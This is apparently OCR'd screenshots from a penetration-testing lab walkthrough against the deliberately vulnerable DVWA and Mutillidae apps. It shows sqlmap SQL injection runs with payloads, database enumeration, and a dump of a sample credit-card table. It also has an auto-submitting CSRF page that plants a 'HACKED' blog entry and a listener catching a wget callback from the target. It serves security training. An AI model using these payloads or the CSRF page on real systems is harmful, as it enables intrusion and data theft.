[09:26:59] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/172.16.69.128/dump/dvwa/users.csv'
[09:26:59] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.16.69.128'

[*] shutting down at 09:26:59

root@kali:~#
```



```
File  Edit  View  Search  Terminal  Help
root@kali:~# sqlmap -u "http://172.16.69.128/mutillidae/index.php?page=login.php" --data="username=user&password=pass&login-php-submit
-button=Login" --level=5 --risk=3

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.1#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibili
ty to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or dama
ge caused by this program

[*] starting at 09:37:07

[09:37:07] [INFO] testing connection to the target URL
[09:37:07] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[09:37:07] [INFO] testing if the target URL is stable
[09:37:08] [INFO] target URL is stable
[09:37:08] [INFO] testing if POST parameter 'username' is dynamic
[09:37:08] [WARNING] POST parameter 'username' does not appear to be dynamic
[09:37:08] [INFO] heuristic (basic) test shows that POST parameter 'username' might be injectable (possible DBMS: 'MySQL')
[09:37:08] [INFO] heuristic (XSS) test shows that POST parameter 'username' might be vulnerable to cross-site scripting attacks
[09:37:08] [INFO] testing for SQL injection on POST parameter 'username'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[09:37:25] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:37:25] [WARNING] reflective value(s) found and filtering out
[09:37:31] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
```



File Edit View Search Terminal Help
sqlmap identified the following injection point(s) with a total of 266 HTTP(s) requests:

Parameter: username (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: username=user' AND 6736=6736-- pfDj&password=pass&login-php-submit-button=Login
Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: username=user' AND ROW(3030,3768)>(SELECT COUNT(*),CONCAT(0x7162707171,(SELECT (ELT(3030=3030,1))),0x71787a6b71,FLOOR(RAND(0)*2))x
FROM (SELECT 4223 UNION SELECT 1042 UNION SELECT 7752 UNION SELECT 9730)a GROUP BY x)-- JWND&password=pass&login-php-submit-button=Login
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: username=user' AND SLEEP(5)-- hVnr&password=pass&login-php-submit-button=Login
---
[10:28:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[10:28:01] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.16.69.128'
[*] shutting down at 10:28:01
root@kali:~#



File Edit View Search Terminal Help
root@kali:~# sqlmap -u "http://172.16.69.128/mutillidae/index.php?page=login.php" --data="username=user&password=pass&login-php-
submit-button=Login" --dbs
{1.1#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's respon
sibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any mi
suse or damage caused by this program
[*] starting at 14:03:44
[14:03:44] [INFO] resuming back-end DBMS 'mysql'
[14:03:44] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:


Parameter: username (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)
Payload: username=user' OR NOT 2562=2562#&password=pass&login-php-submit-button=Login


File Edit View Search Terminal Help
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[14:03:50] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.16.69.128'
[*] shutting down at 14:03:50
root@kali:~#


File Edit View Search Terminal Help
root@kali:~# sqlmap -u "http://172.16.69.128/mutillidae/index.php?page=login.php" --data="username=user&password=pass&login-php-submit-button=Login" --tables -D owasp10
{1.1#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 14:06:39


File Edit View Search Terminal Help
Database: owasp10
[6 tables]
| accounts |
| blogs_table |
| captured_data |
| credit_cards |
| hitlog |
| pen_test_tools |
[14:06:44] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.16.69.128'
[*] shutting down at 14:06:44
root@kali:~#



File Edit View Search Terminal Help
root@kali:~# sqlmap -u "http://172.16.69.128/mutillidae/index.php?page=login.php" --data="username=user&password=pass&login-php-submit-button=Login" --dump -D owasp10 -T credit_cards
{1.1#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 14:08:08
[14:08:08] [INFO] resuming back-end DBMS 'mysql'



File Edit View Search Terminal Help
Database: owasp10
Table: credit_cards
[5 entries]
ccid	ccv	ccnumber	expiration
1	745	4444111122223333	2012-03-01
2	722	7746536337776330	2015-04-01
3	461	8242325748474749	2016-03-01
4	230	7725653200487633	2017-06-01
5	627	1234567812345678	2018-11-01
[14:08:13] [INFO] table 'owasp10.credit_cards' dumped to CSV file '/root/.sqlmap/output/172.16.69.128/dump/owasp10/credit_cards.csv'
[14:08:13] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.16.69.128'
[*] shutting down at 14:08:13
root@kali:~#


```
File  Edit  View  Search  Terminal  Help
root@kali:~# cat dvwa_capture
GET /dvwa/vulnerabilities/sqli_blind/?id=test_here&Submit=Submit HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.69.128/dvwa/vulnerabilities/sqli_blind/
Cookie: security=low; PHPSESSID=85e8b505eafbcb1d3909e975d81279c6
Connection: close

root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# sqlmap -r /root/dvwa_capture --level=5 --risk=3 -p id

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.1#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's respon
sibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any mi
suse or damage caused by this program

[*] starting at 08:51:26

[08:51:26] [INFO] parsing HTTP request from '/root/dvwa_capture'
[08:51:26] [INFO] testing connection to the target URL
[08:51:26] [INFO] testing if the target URL is stable
[08:51:27] [INFO] target URL is stable
[08:51:27] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[08:51:27] [INFO] testing for SQL injection on GET parameter 'id'
[08:51:27] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:51:29] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[08:51:29] [WARNING] reflective value(s) found and filtering out
[08:51:29] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause' injectable (with --string="
Me")
[08:51:29] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[08:51:34] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[08:51:34] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (BIGINT UNSIGNED)'
```


```
File  Edit  View  Search  Terminal  Help
[08:52:30] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[08:52:30] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[08:52:30] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[08:52:31] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[08:52:31] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
[08:52:31] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience
any problems during data retrieval
[08:52:31] [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 583 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: id=-3483' OR 1177=1177-- bHtS&Submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind
    Payload: id=test_here' OR SLEEP(5)-- OQad&Submit=Submit
---
[08:52:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[08:52:42] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.16.69.128'

[*] shutting down at 08:52:42

root@kali:~#
```


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Extension
11 http://172.16.69.128 GET /dvwa/vulnerabilities/csrf/ 200 4886 HTML
12 http://172.16.69.128 GET /dvwa/vulnerabilities/csrf/ 200 4886 HTML
13 http://172.16.69.128 GET /dvwa/vulnerabilities/csrf/?passwor... 200 4915 HTML
Request Response
Raw Params Headers Hex
GET /dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.69.128/dvwa/vulnerabilities/csrf/
Cookie: security=low; PHPSESSID=85e8b505eafbcb1d3909e975d81279c6
Connection: close
Type a search term
0 matches



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Extension
67 http://172.16.69.128 GET /mutillidae/index.php 200 24581 HTML php
68 http://172.16.69.128 GET /mutillidae/index.php?page=add-t... 200 25330 HTML php
70 http://172.16.69.128 POST /mutillidae/index.php?page=add-t... 200 25482 HTML php
Request Response
Raw Params Headers Hex
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.69.128/mutillidae/index.php?page=add-to-your-blog.php
Cookie: showhints=0; username=admin; uid=17; PHPSESSID=85e8b505eafbcb1d3909e975d81279c6
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 113
csrf-token=SecurityIsDisabled&blog_entry=This+is+my+blog+entry&add-to-your-blog-php-submit-button=Save+Blog+Entry
Type a search term
0 matches


Open
CSRF.html
/var/www/html
Save
<html>
<head>
<title></title>
</head>
<body>
<form name="csrf" method="post" action="http://172.16.69.128/mutillidae/index.php?page=add-to-your-blog.php">
<input type="hidden" name="csrf-token"value="SecurityIsDisabled" />
<input type="hidden" name="blog_entry" value="HACKED"/>
<input type="hidden" name="add-to-your-blog-php-submit-button" value="Save+Blog+Entry" />
</form>
<script type="text/javascript">
document.csrf.submit();
</script>
</body>
</html>
HTML
Tab Width: 8
Ln 17, Col 8
INS


File Edit View Search Terminal Help
root@kali:~# mv CSRF.html /var/www/
root@kali:~# /etc/init.d/apache2 start
[ok] Starting apache2 (via systemctl): apache2.service.
root@kali:~#



Damn Vulnerable We...
http://172....r-blog.php
http://172....r-blog.php
http://172..../index.php
172.16.69.128/mutillidae/index.php?page=add-to-your-blog.php
mutillidae user
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
@webpwnized
Mutillidae Channel
Developed by Adrian "Irongeek" Crenshaw and Jeremy Druin
View Blogs
4 Current Blog Entries
Name
Date
Comment
1 admin 2017-02-17 20:48:18 HACKED
2 admin 2017-02-17 20:39:23 This is my blog entry
3 admin 2017-02-17 20:28:33 This is my blog entry
4 admin 2009-03-01 22:31:13 Fear me, for I am ROOT!
Browser: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
PHP Version: 5.2.4-2ubuntu5.10
The newest version of Mutillidae can downloaded from Irongeek's Site



```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./httprecv.py
Received connection from :  172.16.69.128
GET / HTTP/1.0
User-Agent: Wget/1.10.2
Accept: */*
Host: 172.16.69.133:8000
Connection: Keep-Alive


root@kali:~#
```

